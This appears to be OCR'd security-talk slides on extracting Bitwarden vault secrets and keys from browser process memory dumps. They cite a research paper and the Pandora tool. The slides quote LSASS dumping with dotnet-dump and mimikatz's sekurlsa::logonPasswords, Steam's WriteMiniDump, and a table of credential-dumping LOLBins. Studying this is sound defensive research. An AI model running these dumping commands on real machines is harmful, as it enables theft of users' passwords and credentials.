0vCQNP6lwKN7KE1Jl3WBenGoLW6r5ehAwd28/wQ3yYM=
```

Master Password Hash

```
I0GHhA4reaLoD8jvxiD3/WCIlNOinttPo5dU43GvSac=
```

Stretched Master Key

```
N6NwXYVCxAoXm5dtMgsmZFUf35AZPJeWTX9uDn6p2bIHyipIG8zslwUYltMtw4nWh727/RL8EnoD5DYVxgcIqg==
```

Encryption Key

```
N6NwXYVCxAoXm5dtMgsmZFUf35AZPJeWTX9uDn6p2bI=
```

MAC Key

```
B8oqSBvM7JcFGJbTLcOJ1oe9u/0S/BJ6A+Q2FcYHCKo=
```

Generated Symmetric Key

```
TDTC4MV/Mvds7HUyuel+RP/5N2FOPbknALIwLPcTazN7ZxATzDiERFd6eRigFiSfxycjNcvXDLpl9aF4nCi5rA==
```

https://bitwarden.com/crypto.html (Wayback Machine)

How is Bitwarden data stored?


Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

*once the database is unlocked by the user

Parsing Secrets in Browser Memory

Memory Dump Utilities

> The “official” ones



Task Manager

Type a name, publisher, or PID...

Details

Run new task


End task

Name	PID	Status	User name	CPU	Memory (a...	Archite...	Description
audiodg.exe	5756	Running	LOCAL SE...	00	3,940 K	x64	Windows Audio Devic...
chrome.exe	3108	Suspended	Julien	00	33,996 K	x64	Google Chrome
chrome.exe	3116	Running	Julien	00	1,436 K	x64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
chrome.exe	6					64	Google Chrome
CrossDeviceResume....	4					64	CrossDeviceResume.exe
csrss.exe	6						Client Server Runtime ...
csrss.exe	6						Client Server Runtime ...
ctfmon.exe	5					64	CTF Loader
dllhost.exe	7064	Running	Julien	00	1,424 K	x64	COM Surrogate
dllhost.exe	7104	Running	Julien	00	1,472 K	x64	COM Surrogate
dwm.exe	1052	Running	DWM-1	06	42,380 K	x64	Desktop Window Man...
explorer.exe	4252	Running	Julien	00	28,792 K	x64	Windows Explorer
fontdrvhost.exe	1008	Running	UMFD-0	00	1,076 K	x64	Usermode Font Driver ...
fontdrvhost.exe	1012	Running	UMFD-1	00	1,376 K	x64	Usermode Font Driver ...
lsass.exe	840	Running	SYSTEM	00	3,984 K	x64	Local Security Authori...
MoUsoCoreWorker.e...	3988	Running	SYSTEM	00	8,872 K	x64	MoUSO Core Worker ...
msedgewebview2.exe	5328	Running	Julien	00	25,556 K	x64	Microsoft Edge WebVi...
msedgewebview2.exe	5408	Running	Julien	00	1,528 K	x64	Microsoft Edge WebVi...

Collecting process memory dump

Please wait while the process is written to the file.

Cancel



ProcDump v11.0

12/12/2022


By Mark Russinovich and Andrew Richards

Published: 11/03/2022

Download ProcDump (714 KB)

Download ProcDump for Linux (GitHub)

Download ProcDump for Mac (GitHub)



MiniDumpWriteDump function (minidumpapiset.h)

02/21/2024


Writes user-mode minidump information to the specified file.

Syntax

```C++
BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
  [in] MINIDUMP_TYPE                     DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  [in] PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

Memory Dump Utilities

> The “official but not so expected” #lolbin gang



bohops @bohops

Traduire le post

#lolbin #lolbas

Yet another signed process dump tool [from .NET Diagnostic Tools] ->


dotnet-dump.exe collect -p <lsass pid>

```
>dotnet-dump.exe collect -p

test\dotnet-dump\dump_20230


>dir
is C_DRIVE
er is 66CE-7053

st\dotnet-dump

M    <DIR>          .
M    <DIR>          ..
M        5,189,808 dotnet-
M       58,479,535 dump_20
```

```
tnet-dump>mimikatz

  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
  "A La Vie, A L'Amour" - (oe.eo)
  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilki
       > https://blog.gentilkiwi.com/mimikatz
       Vincent LE TOUX             ( vincent.letoux@gm
       > https://pingcastle.com / https://mysmartlogon

 sekurlsa::minidump dump_20230313_102402.dmp
MINIDUMP : 'dump_20230313_102402.dmp'

 sekurlsa::logonPasswords full
'dump_20230313_102402.dmp' file for minidump...
```

```
"get-authenticodesignature dotnet-du


lump


               Status
               ------
5B4035173      Valid
```

3:33 PM · 13 mars 2023 · **28,5 k** vues



giMini @pabraeken

Nice #LoLBin from Steam (Valve) :-p

Dump a Windows process with a Valve Signe Binary:


WriteMiniDump.exe PID DumpFilePath

@Oddvarmoe

```
C:\Program Files (x86)\Steam>WriteMiniDump.exe 6884 c:\temp\steam\steam.dmp
WriteMiniDump.exe: Saved dump file to c:\temp\steam\steam.dmp

C:\Program Files (x86)\Steam>
```

Nom du sign...	Algorithme D...	Horodateur
Valve	sha1	Friday, Janua...


12:42 AM · 27 mai 2018



/dump

Binary	Functions	Type	ATT&CK® Techniques
Diskshadow.exe	Dump (CMD) Execute (CMD)	Binaries	T1003.003: NTDS T1202: Indirect Command Execution
rdrleakdiag.exe	Dump	Binaries	T1003: OS Credential Dumping T1003.001: LSASS Memory
Tttracer.exe	Execute (EXE) Dump	Binaries	T1127: Trusted Developer Utilities Proxy Execution T1003: OS Credential Dumping
wbadmin.exe	Dump	Binaries	T1003.003: NTDS
Comsvcs.dll	Dump	Libraries	T1003.001: LSASS Memory
adplus.exe	Dump Execute (CMD, EXE)	OtherMSBinaries	T1003.001: LSASS Memory T1127: Trusted Developer Utilities Proxy Execution
Createdump.exe	Dump	OtherMSBinaries	T1003: OS Credential Dumping
dsdbutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS
Dump64.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
DumpMinitool.exe	Dump	OtherMSBinaries	T1003.001: LSASS Memory
ntdsutil.exe	Dump	OtherMSBinaries	T1003.003: NTDS

Cleartext Secrets in Memory



Keep your memory dump shut: Unveiling data leaks in password managers

Efstratios Chatzoglou[1][0000−0001−6507−5052], Vyron Kampourakis[2][0000−0003−4492−5104], Zisis Tsiatsikas[1][0000−0002−9481−0906], Georgios Karopoulos[3][0000−0002−0142−7503] ✉, and Georgios Kambourakis[1][0000−0001−6348−5031]

[1] University of the Aegean, 83200 Karlovasi, Greece {efchatzoglou, tzisis, gkamb}@aegean.gr

[2] Norwegian University of Science and Technology, 2802 Gjøvik, Norway vyron.kampourakis@ntnu.no

[3] European Commission, Joint Research Centre (JRC), Ispra, Italy georgios.karopoulos@ec.europa.eu

Abstract. Password management has long been a persistently challenging task. This led to the introduction of password management software, which has been around for at least 25 years in various forms, including desktop and browser-based applications. This work assesses the ability of two dozen password managers, 12 desktop applications, and 12 browser-plugins, to effectively protect the confidentiality of secret credentials in six representative scenarios. Our analysis focuses on the period during which a Password Manager (PM) resides in the RAM. Despite the sensitive nature of these applications, our results show that across all scenarios, only three desktop PM applications and two browser plugins do not store plaintext passwords in the system memory. Oddly enough, at the time of writing, only two vendors recognized the exploit as a vulnerability, reserving CVE-2023-23349, while the rest chose to disregard or underrate the issue.


Keywords: Password Managers · Security · Data leaks · Vulnerability

https://arxiv.org/abs/2404.00423

OFFENSIVEX 2024 - Efstratios Chatzoglou - Identifying User Credential Leaks In Password Mgtm S/W

https://www.youtube.com/watch?v=fKvZebyOtg0

Cleartext Secrets in Memory




```
Data appended to the dump file: app.dmp
Searching for entries (1/2).
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"bw-brucon-study@protonmail.com\",\"password\":\"P@$$w0rd!!P@$$w0rd!!\",\"passwordRe
Data saved to file.
Pattern Data: :{\"username\":\"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VplnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{\"username\":\"2.wvyfy5NbFz7VvKN9b0lP7A==|s9f2xx2sct7z3sX9XAWfxNjspdkuuNkFT/+erXfGoeI=|aqPxSZ8Wz/b
Data saved to file.
Pattern Data: :{\"username\":\"2.ALC6sh5BWyNrE2D/4AopaQ==|YJS/QPXpAgf72aT/S7H+GTd95R0nP3C1VplnTGd27RY=|lcB9o2ZjFi3
Data saved to file.
Pattern Data: :{\"username\":\"2.KyBwhsXDBxcngzRW5r8cAQ==|yhpxbieQNk8i0b6ya7IH8ftOFxdGJIndZZXmWbOKwSI=|4pxrWVHXgE4
Data saved to file.
```

https://github.com/efchatz/pandora

How is Bitwarden data stored?

Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory
Decrypted Database	JavaScript variables	Memory

Encryption Key in Memory too!



Find Results

